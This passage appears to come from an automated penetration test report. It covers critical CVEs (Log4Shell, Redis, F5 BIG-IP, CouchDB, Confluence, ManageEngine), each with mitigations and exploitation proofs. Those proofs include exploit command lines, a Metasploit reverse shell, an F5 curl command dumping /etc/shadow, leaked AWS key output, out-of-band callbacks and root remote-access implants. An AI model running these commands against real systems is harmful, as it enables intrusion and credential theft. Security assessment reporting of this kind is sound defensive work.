AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|http://cp8hlm49f4dm9jpit4
4gr7bxhttr9e1f9.main.interacth3.io/ HTTP/1.1
Host: 10.2.4.132:8000
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/
537.36
Connection: close
```

```
Accept: */*
Accept-Language: en
Accept-Encoding: gzip


Response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 72
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization
Access-Control-Allow-Origin: main.interacth3.io
Content-Type: text/html; charset=utf-8
Date: Fri, 24 May 2024 22:56:09 GMT
Server: main.interacth3.io
X-Interactsh-Version: 1.1.7

<html><head></head><body>9f1e9rtthxb7rg44tipj9md4f94mlh8pc</body></html>
```

2.3.43. Apache Log4j2 Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2021-44228

Log4Shell

This weakness was leveraged in 41 attack paths leading to critical impacts, including a Business Email Compromise affecting AZURE OUTLOOK xhh0p6mzrs@pod15.example.com and a Business Email Compromise affecting AZURE OUTLOOK xhh0p6mzrs@pod16.example.com.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

7.5 Base Score | 41 Attack Paths

Details

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

The severity of this vulnerability depends on the target application and configuration. In the worst case, this vulnerability permits unauthenticated attackers to gain control of the vulnerable host and execute arbitrary commands on it.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- For applications running with Java 8 or later, follow the guidance of the vendor of the affected application to update the Apache log4j2 library to version >= 2.17.1. Restart the affected application.
- For applications running with Java 7, follow the guidance of the vendor of the affected application to update the Apache log4j2 library to version >= 2.12.4. Restart the affected application.
- For applications running with Java 6, follow the guidance of the vendor of the affected application to update the Apache log4j2 library to version >= 2.3.2. Restart the affected application.
- Remove the JndiLookup class from the classpath of the vulnerable application using the command: zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class. Restart the affected application.

References

- CISA Advisory @ **https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance**
- Compilation of Vendor Advisories @ **https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592**
- Cheat Sheet Reference Guide @ **https://www.techsolvency.com/story-so-far/cve-2021-44228-log4j-log4shell/**

- Horizon3.ai: The Long Tail of Log4Shell Exploitation @ **https://www.horizon3.ai/attack-research/attack-blogs/the-long-tail-of-log4shell-exploitation/**
- Understanding Log4Shell: the Apache log4j2 Remote Code Execution Vulnerability @ **https://www.horizon3.ai/cve-2021-44228/**
- Apache Log4j2 Release Notes @ **https://logging.apache.org/log4j/2.x/security.html**
- CVE-2021-44228 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-44228**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.132 : 8081	10.2.4.132	Apache Jspwiki on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 8081	Business Email Compromise (3) Host Compromise (2) AWS User Role Compromise (7) Domain User Compromise (2) Microsoft Entra User Compromise (12) Sensitive Data Exposure (15)	CRITICAL 9.8
10.0.40.79 : 443	10.0.40.79	Vmware Vmware Site Recovery on 10.0.40.79 Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.5
10.0.220.200 : 8443	10.0.220.200	Ui Unifi Network on 10.0.220.200 (coldfusion18.smoke.net) Port 8443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.5
10.0.4.28 : 443	10.0.4.28	Vmware Vmware Site Recovery on 10.0.4.28 Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.5
10.2.51.108 : 8980	10.2.51.108	OpenNMS on 10.2.51.108 Port 8980	Host Compromise (1)	CRITICAL 9.2
10.2.13.132 : 8080	10.2.13.132	Apache Jspwiki on 10.2.13.132 (docker.pod13.example.internal) Port 8080	Host Compromise (1)	CRITICAL 9.2
10.2.51.104 : 8081	10.2.51.104	Apache Druid on 10.2.51.104 Port 8081	Host Compromise (1)	CRITICAL 9.2
10.0.40.114 : 9000	10.0.40.114	Graylog on 10.0.40.114 Port 9000	Host Compromise (1)	CRITICAL 9.2
10.2.51.106 : 9200	10.2.51.106	Elasticsearch on 10.2.51.106 Port 9200	Host Compromise (1)	CRITICAL 9.2
10.2.51.104 : 8888	10.2.51.104	Apache Druid on 10.2.51.104 Port 8888	Host Compromise (1)	CRITICAL 9.2
10.2.51.107 : 8983	10.2.51.107	Apache Solr on 10.2.51.107 Port 8983		HIGH 7.5

Proofs

Proofs of exploitability against one of the affected assets: **Apache Jspwiki on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 8081**

Out-of-band DNS request and response showing that the vulnerable Apache JSPWiki application connected to an attacker-specified external site

```
05/24/2024, 3:53 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 29995
;; flags: cd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1432

;; QUESTION SECTION:
;cp8hk5s9f4dik8dgajf08oscpkduuhpjf.main.interacth3.io.  IN       A
```

```
Response:
;; opcode: QUERY, status: NOERROR, id: 29995
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8hk5s9f4dik8dgajf08oscpkduuhpjf.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8hk5s9f4dik8dgajf08oscpkduuhpjf.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8hk5s9f4dik8dgajf08oscpkduuhpjf.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8hk5s9f4dik8dgajf08oscpkduuhpjf.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

The following environment variables were leaked by exploiting this vulnerability

```
05/24/2024, 4:21 PM

$ python3 /opt/h3/log4shell_exploit.py http://10.2.4.132:8081 /opt/h3/nuclei-templates/log4shell-
exploit/CVE-2021-44228-apache-jspwiki-exploit.yaml -i 10.0.227.200 --ldap_port 8080 --http_port 8888 --
ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path
/opt/h3/n0_http_server.py -o output.json --env_vars

hostName: 362151ec5d20
java:runtime: OpenJDK Runtime Environment (build 11.0.13 8) from Oracle Corporation
java:os: Linux 6.5.0-1018-aws unknown, architecture: amd64-64
sys:java.version: 11.0.13
sys:java.class.path: /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar
env:PATH: /usr/local/tomcat/bin:/usr/local/openjdk-11/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
n:/sbin:/bin
env:AWS_ACCESS_KEY_ID: AKIAYXPV3IDXFUMIGJ6T
env:AWS_SECRET_ACCESS_KEY: 4H**************************ZO
```

Proof of remote code execution: The curl command was run on the target, causing it to connect back over HTTP to a web server running on NodeZero

```
05/24/2024, 4:21 PM

$ python3 /opt/h3/log4shell_exploit.py http://10.2.4.132:8081 /opt/h3/nuclei-templates/log4shell-
exploit/CVE-2021-44228-apache-jspwiki-exploit.yaml -i 10.0.227.200 --ldap_port 8080 --http_port 8888 --
ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path
/opt/h3/n0_http_server.py -o output.json --env_vars

Timestamp UTC: 2024-05-24 23:20:43
Connection from 10.2.4.132:36714 to 10.0.227.200:8888

HTTP Request:
GET /ping/tomcat/curl?t=dc52ee6d5a8faca88a25cc7d40c8d465 HTTP/1.1
Host: 10.0.227.200:8888
User-Agent: curl/7.74.0
Accept: */*
```

An application at or behind http://10.2.4.132:8081 made a JNDI connection back to an LDAP server hosted at NodeZero

```
05/24/2024, 4:21 PM

$ python3 /opt/h3/log4shell_exploit.py http://10.2.4.132:8081 /opt/h3/nuclei-templates/log4shell-
exploit/CVE-2021-44228-apache-jspwiki-exploit.yaml -i 10.0.227.200 --ldap_port 8080 --http_port 8888 --
ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path
/opt/h3/n0_http_server.py -o output.json --env_vars

Timestamp UTC: 2024-05-24 23:19:33
LDAP Callback URL: ldap://10.0.227.200:8080/dc52ee6d5a8faca88a25cc7d40c8d465/env/hostName/362151ec5d20
```

Loaded a Remote Access Tool on the target running under the user root with process id 9675

```
05/24/2024, 8:12 PM

$ rat_cli.sh list

{
    "correlation_id": "894e7679-29dc-4100-b3a6-24dcfef75918",
    "username": "root",
    "pid": 9675,
```

```
        "implant_type": {
            "WindowsImplant": null,
            "LinuxImplant": {
                "username": "root",
                "pid": 9675,
                "uid": 0,
                "euid": 0,
                "gid": 0,
                "egid": 0,
                "path_to_binary": "/tmp/tmp-qcache (deleted)"
            }
        }
    }
```


2.3.44. Redis Lua Sandbox Escape

CRITICAL 9.8

CVE-2022-0543

This weakness led to a Host Compromise affecting host 10.0.220.50.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

It was discovered, that redis, a persistent key-value database, due to a packaging issue, is prone to a (Debian-specific) Lua sandbox escape, which could result in remote code execution.

This vulnerability enables remote attackers to execute arbitrary commands on the vulnerable host.

Remote Code Execution | Information Disclosure | Unauthorized Access

Mitigations

- This vulnerability affects Debian-specific redis. Refer to the Debian Security Advisory to update the redis package using the package manager on the affected system.

References

- Debian Security Advisory: DSA-5081 @ **https://www.debian.org/security/2022/dsa-5081**
- Researcher Blog Post @ **https://www.ubercomp.com/posts/2022-01-20_redis_on_debian_rce**
- Metasploit Module @ **https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/redis/redis_debian_sandbox_escape.rb**
- CVE-2022-0543 Redis Vulnerability in NetApp Products | NetApp Product Security @ **https://security.netapp.com/advisory/ntap-20220331-0004/**
- CVE-2022-0543 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-0543**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.50 : 6379	10.0.220.50	Redis on 10.0.220.50 Port 6379	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Redis on 10.0.220.50 Port 6379**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
05/24/2024, 6:13 PM
```

```
$ python3 /opt/h3/msfrun_and_exec.py

[*] Using configured payload cmd/unix/reverse_bash
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
EXE::EICAR => false
EXE::Inject => false
EXE::OldMethod => false
EXE::FallBack => false
MSI::EICAR => false
MSI::UAC => false
SRVHOST => 0.0.0.0
SRVPORT => 8080
SSL => false
SSLCompression => false
SSLVersion => Auto
TCP::max_send_size => 0
TCP::send_delay => 0
RPORT => 6379
SSLVerifyMode => PEER
ConnectTimeout => 10
THREADS => 1
ShowProgress => true
ShowProgressPercent => 10
HTTP::no_cache => false
HTTP::chunked => false
HTTP::header_folding => false
HTTP::junk_headers => false
HTTP::compression => none
HTTP::server_name => Apache
SendRobots => false
CMDSTAGER::FLAVOR => auto
CMDSTAGER::SSL => false
PASSWORD => mypassword
READ_TIMEOUT => 2
TARGETURI => /
LUA_LIB => /usr/lib/x86_64-linux-gnu/liblua5.1.so.0
AutoCheck => true
ForceExploit => false
RHOSTS => 10.0.220.50
payload => cmd/unix/reverse_bash
VERBOSE => false
LPORT => 8080
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
CreateSession => True
AutoVerifySession => True
BashPath => bash
ShellPath => sh
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:8080
[*] 10.0.220.50:6379      - Running automatic check ("set AutoCheck false" to disable)
[+] 10.0.220.50:6379      - The target is vulnerable. Successfully executed the 'id' command.
[*] 10.0.220.50:6379      - Executing Unix Command for cmd/unix/reverse_bash
[+] 10.0.220.50:6379      - Exploit complete!
[*] 10.0.220.50 - Command shell session 243 closed.
[*] 10.0.220.50 - Command shell session 244 closed.
[*] 10.0.220.50 - Command shell session 245 closed.
[*] 10.0.220.50 - Command shell session 246 closed.
[*] Command shell session 242 opened (10.0.227.200:8080 -> 10.0.220.50:41772) at 2024-05-25 01:08:23 +0000
[*] Session 242 created in the background.

> id
uid=0(root) gid=0(root) groups=0(root)
```

2.3.45. F5 BIG-IP iControl REST Remote Command Execution Vulnerability

CRITICAL 9.8

CVE-2022-1388

This weakness led to a Critical Infrastructure Compromise affecting F5 Tmos application at 10.0.4.7:443, a Critical Infrastructure Compromise affecting host 10.0.4.7, and a Host Compromise affecting host 10.0.4.7.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 3 Attack Paths

Details

On F5 BIG-IP 16.1.x versions prior to 16.1.2.2, 15.1.x versions prior to 15.1.5.1, 14.1.x versions prior to 14.1.4.6, 13.1.x versions prior to 13.1.5, and all 12.1.x and 11.6.x versions, undisclosed requests may bypass iControl REST authentication. Note: Software versions which have reached End of Technical Support (EoTS) are not evaluated

Unauthenticated attackers with access to the F5 BIG-IP iControl REST interface can gain complete control of the vulnerable BIG-IP host.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Apply all updates and patch to the latest vendor-supported version.
- If updating is not possible, follow the mitigations in the F5 Security Advisory.

References

- F5 Security Advisory @ **https://support.f5.com/csp/article/K23605346**
- Horizon3.ai: Deep Dive on CVE-2022-1388 @ **https://www.horizon3.ai/attack-research/attack-blogs/f5-icontrol-rest-endpoint-authentication-bypass-technical-deep-dive/**
- CVE-2022-1388 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-1388**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.7 : 443	10.0.4.7	F5 TMOS on 10.0.4.7 Port 443	Critical Infrastructure Compromise (2) Host Compromise (1)	CRITICAL 9.8
10.2.4.98 : 443	10.2.4.98	F5 TMOS on 10.2.4.98 Port 443	Critical Infrastructure Compromise (4) Host Compromise (2)	CRITICAL 9.8
10.0.40.80 : 443	10.0.40.80	F5 TMOS on 10.0.40.80 (f5.smoke.net) Port 443	Critical Infrastructure Compromise (2) Host Compromise (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against one of the affected assets: **F5 TMOS on 10.0.4.7 Port 443**

Output of running the "id" command with RCE vulnerability

```
05/24/2024, 3:05 PM

$ curl -vkL -m 60 -u admin:horizon -H Host: 127.0.0.1 -H X-F5-Auth-Token: asdf -H Connection: X-F5-Auth-
Token, X-Forwarded-Host -H Content-Type: application/json https://10.0.4.7/mgmt/tm/util/bash -d
{"command":"run","utilCmdArgs":"-c id"} -o output1.json

uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```

Output of running the "cat /etc/shadow" command with RCE vulnerability

```
05/24/2024, 3:05 PM

$ curl -vkL -m 60 -u admin:horizon -H Host: 127.0.0.1 -H X-F5-Auth-Token: asdf -H Connection: X-F5-Auth-
Token, X-Forwarded-Host -H Content-Type: application/json https://10.0.4.7/mgmt/tm/util/bash -d
{"command":"run","utilCmdArgs":"-c \"cat /etc/shadow\""} -o output2.json

root:$6**********d.:19774:0:99999:7:::
bin:*:17192:0:99999:7:::
daemon:*:17192:0:99999:7:::
adm:*:17192:0:99999:7:::
lp:*:17192:0:99999:7:::
mail:*:17192:0:99999:7:::
operator:*:17192:0:99999:7:::
nobody:*:17192:0:99999:7:::
tmshnobody:*:18926:0:99999:7:::
admin:$6**********8/:19774:0:99999:7:::
support:!!:18926:0:99999:7:::
f5emsvr:!!:18926:0:99999:7:::
vcsa:!!:17192::::::
dbus:!!:18926::::::
systemd-bus-proxy:!!:18926::::::
systemd-network:!!:18926::::::
polkitd:!!:18926::::::
nslcd:!!:18926::::::
tss:!!:18926::::::
postgres:!!:18926::::::
tomcat:!!:18926::::::
hsqldb:!!:18926::::::
sshd:!!:18926::::::
rpc:!!:18926::::::
ntp:!!:18926::::::
f5_remoteuser:!!:18926::::::
tcpdump:!!:18926::::::
oprofile:!!:18926::::::
sdm:!!:18926::::::
named:!!:18926::::::
apache:!!:18926::::::
syscheck:!!:18926::::::
mysql:!!:18926::::::
restnoded:!!:19774::::::
ASAXr:$6**********71:19814:0:99999:7:::
Nm6gi:$6**********i1:19816:0:99999:7:::
GDGso:$6**********G1:19817:0:99999:7:::
bvV55:$6**********P/:19817:0:99999:7:::
JtWXW:$6**********V0:19821:0:99999:7:::
1eOmC:$6**********X0:19829:0:99999:7:::
5xeHu:$6**********B0:19832:0:99999:7:::
6lOdw:$6**********o.:19832:0:99999:7:::
eRNUL:$6**********8/:19832:0:99999:7:::
nXf23:$6**********g1:19832:0:99999:7:::
WCuP0:$6**********70:19836:0:99999:7:::
04iS8:$6**********o/:19838:0:99999:7:::
8PPew:$6**********i0:19842:0:99999:7:::
gWopi:$6**********R0:19845:0:99999:7:::
iPpdl:$6**********Y1:19850:0:99999:7:::
Wriz9:$6**********L.:19850:0:99999:7:::
5sVlG:$6**********q1:19851:0:99999:7:::
KzkwY:$6**********s/:19851:0:99999:7:::
XrwvY:$6**********C0:19851:0:99999:7:::
HXr4s:$6**********R/:19852:0:99999:7:::
VN0AI:$6**********z0:19859:0:99999:7:::
SPjYb:$6**********g1:19860:0:99999:7:::
BtdRO:$6**********10:19863:0:99999:7:::
AuEN1:$6**********A.:19865:0:99999:7:::
Iedr6:$6**********r/:19866:0:99999:7:::
```

Loaded a Remote Access Tool on the target running under the user root with process id 57082

```
05/24/2024, 5:31 PM

$ rat_cli.sh list

{
    "correlation_id": "ce25365b-d8bd-4b91-8a51-f89dc2a51371",
    "username": "root",
    "pid": 57082,
    "implant_type": {
        "WindowsImplant": null,
        "LinuxImplant": {
```

```
                "username": "root",
                "pid": 57082,
                "uid": 0,
                "euid": 0,
                "gid": 0,
                "egid": 0,
                "path_to_binary": "/tmp/tmp-zcache (deleted)"
            }
        }
    }
```


2.3.46. Apache CouchDB Unauthenticated Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2022-24706

This weakness led to a Host Compromise affecting host 10.0.220.50.

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

In Apache CouchDB prior to 3.2.2, an attacker can access an improperly secured default installation without authenticating and gain admin privileges.

Unauthenticated attackers with access to the Apache CouchDB instance can gain control of the vulnerable server by exploiting this vulnerability.

Remote Code Execution

Mitigations

- Upgrade installation beyond 3.2.2.

References

- CVE-2022-24706 Detail @ **https://nvd.nist.gov/vuln/detail/CVE-2022-24706**
- CVE-2022-24706: Apache CouchDB Remote Privilege Escalation @ **https://lists.apache.org/thread/w24wo0h8nlctfps65txvk0oc5hdcnv00**
- Cluster setup @ **https://docs.couchdb.org/en/stable/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.220.50 : 5984	10.0.220.50	Apache Couchdb on 10.0.220.50 Port 5984	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Apache Couchdb on 10.0.220.50 Port 5984**

Local user credentials from Couchdb profiler

```
05/24/2024, 6:24 PM

$ python3 /opt/h3/CVE-2022-24706.py 10.0.220.50

Found name couchdb at port 9100
Authentication successful
Running command: id
```

```
uid=1001 gid=0(root) groups=0(root)
```

2.3.47. Atlassian Confluence Namespace OGNL Injection Vulnerability

CRITICAL 9.8

CVE-2022-26134

This weakness led to a Critical Infrastructure Compromise affecting Atlassian Confluence application at 10.0.40.54:8090 and a Host Compromise affecting host 10.0.40.54.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 2 Attack Paths

Details

In affected versions of Confluence Server and Data Center, an OGNL injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance. The affected versions are from 1.3.0 before 7.4.17, from 7.13.0 before 7.13.7, from 7.14.0 before 7.14.3, from 7.15.0 before 7.15.2, from 7.16.0 before 7.16.4, from 7.17.0 before 7.17.4, and from 7.18.0 before 7.18.1.

Unauthenticated attackers with access to the Confluence server can gain control of the vulnerable server by exploiting this vulnerability.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Update to the latest vendor-supported version referenced in the Confluence Security bulletin.
- Follow the mitigation instructions in the Confluence Security Bulletin to manually patch the xwork jar files.

References

- Confluence Security Bulletin for CVE-2022-26134 @ **https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html**
- Zero-Day Exploitation of Atlassian Confluence @ **https://www.volexity.com/blog/2022/06/02/zero-day-exploitation-of-atlassian-confluence/**
- CVE-2022-26134 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-26134**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.54 : 8090	10.0.40.54	Atlassian Confluence on 10.0.40.54 Port 8090	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **Atlassian Confluence on 10.0.40.54 Port 8090**

The following Java Virtual Machine statistics were gathered by exploiting the vulnerability

```
05/24/2024, 5:28 PM

$ python3 /opt/h3/CVE-2022-26134.py -m test -u http://10.0.40.54:8090/ -o output.json

availableProcessors: 2
maxMemory: 1073741824
totalMemory: 1073741824
freeMemory: 497819368
```

Proof of remote command execution: The Confluence server was exploited to run the following commands

```
05/24/2024, 5:28 PM

$ python3 /opt/h3/CVE-2022-26134.py -m test -u http://10.0.40.54:8090/ -o output.json

% whoami
confluence

% ls
bundled-plugins confluence.cfg.xml index journal lock logs plugins-cache plugins-osgi-cache plugins-temp s
hared-dir shared-home synchrony-standalone.jar temp webresource-temp

% pwd
/var/atlassian/application-data/confluence

% id
uid=999(confluence) gid=999(confluence) groups=999(confluence)
```

2.3.48. Zoho ManageEngine ADAudit Plus Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2022-28219

This weakness led to a Host Compromise affecting host 10.0.4.22 (zoho.pod04.example.internal).

9.8 Base Score | 1 Attack Path

Details

Cewolf in Zoho ManageEngine ADAudit Plus before 7060 is vulnerable to an unauthenticated XXE attack that leads to Remote Code Execution.

Remote unauthenticated attackers can execute arbitrary commands on the vulnerable target. Attackers can decrypt the contents of the ADAudit Plus database, which is likely to contain highly privileged Windows domain user credentials in cleartext.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Update to ManageEngine ADAudit Plus build 7060 or later.

References

- ManageEngine Advisory @ **https://www.manageengine.com/products/active-directory-audit/cve-2022-28219.html**
- Horizon3.ai Blog Post @ **https://www.horizon3.ai/red-team-blog-cve-2022-28219/**
- CVE-2022-28219 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-28219**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.22 : 8081	10.0.4.22	Manageengine Adaudit Plus on 10.0.4.22 (zoho.pod04.example.internal) Port 8081	Host Compromise (1)	CRITICAL 9.8
10.0.4.22 : 8555	10.0.4.22	Manageengine Adaudit Plus on 10.0.4.22 (zoho.pod04.example.internal) Port 8555	Host Compromise (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against one of the affected assets: **Manageengine Adaudit Plus on 10.0.4.22 (zoho.pod04.example.internal) Port 8081**

Out-of-band DNS request and response showing that the ManageEngine ADAudit Plus application connected to an attacker specified external site

```
05/24/2024, 4:32 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**************************Z1 -interactions-
poll-duration 1 -silent -disable-update-check -no-color -irr -json -t ./template.yaml -l urls.txt -system-
resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 61456
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8i73k9f4dhlvdk99rgomg6qsnocabjk.main.interacth3.io.  IN       A


Response:
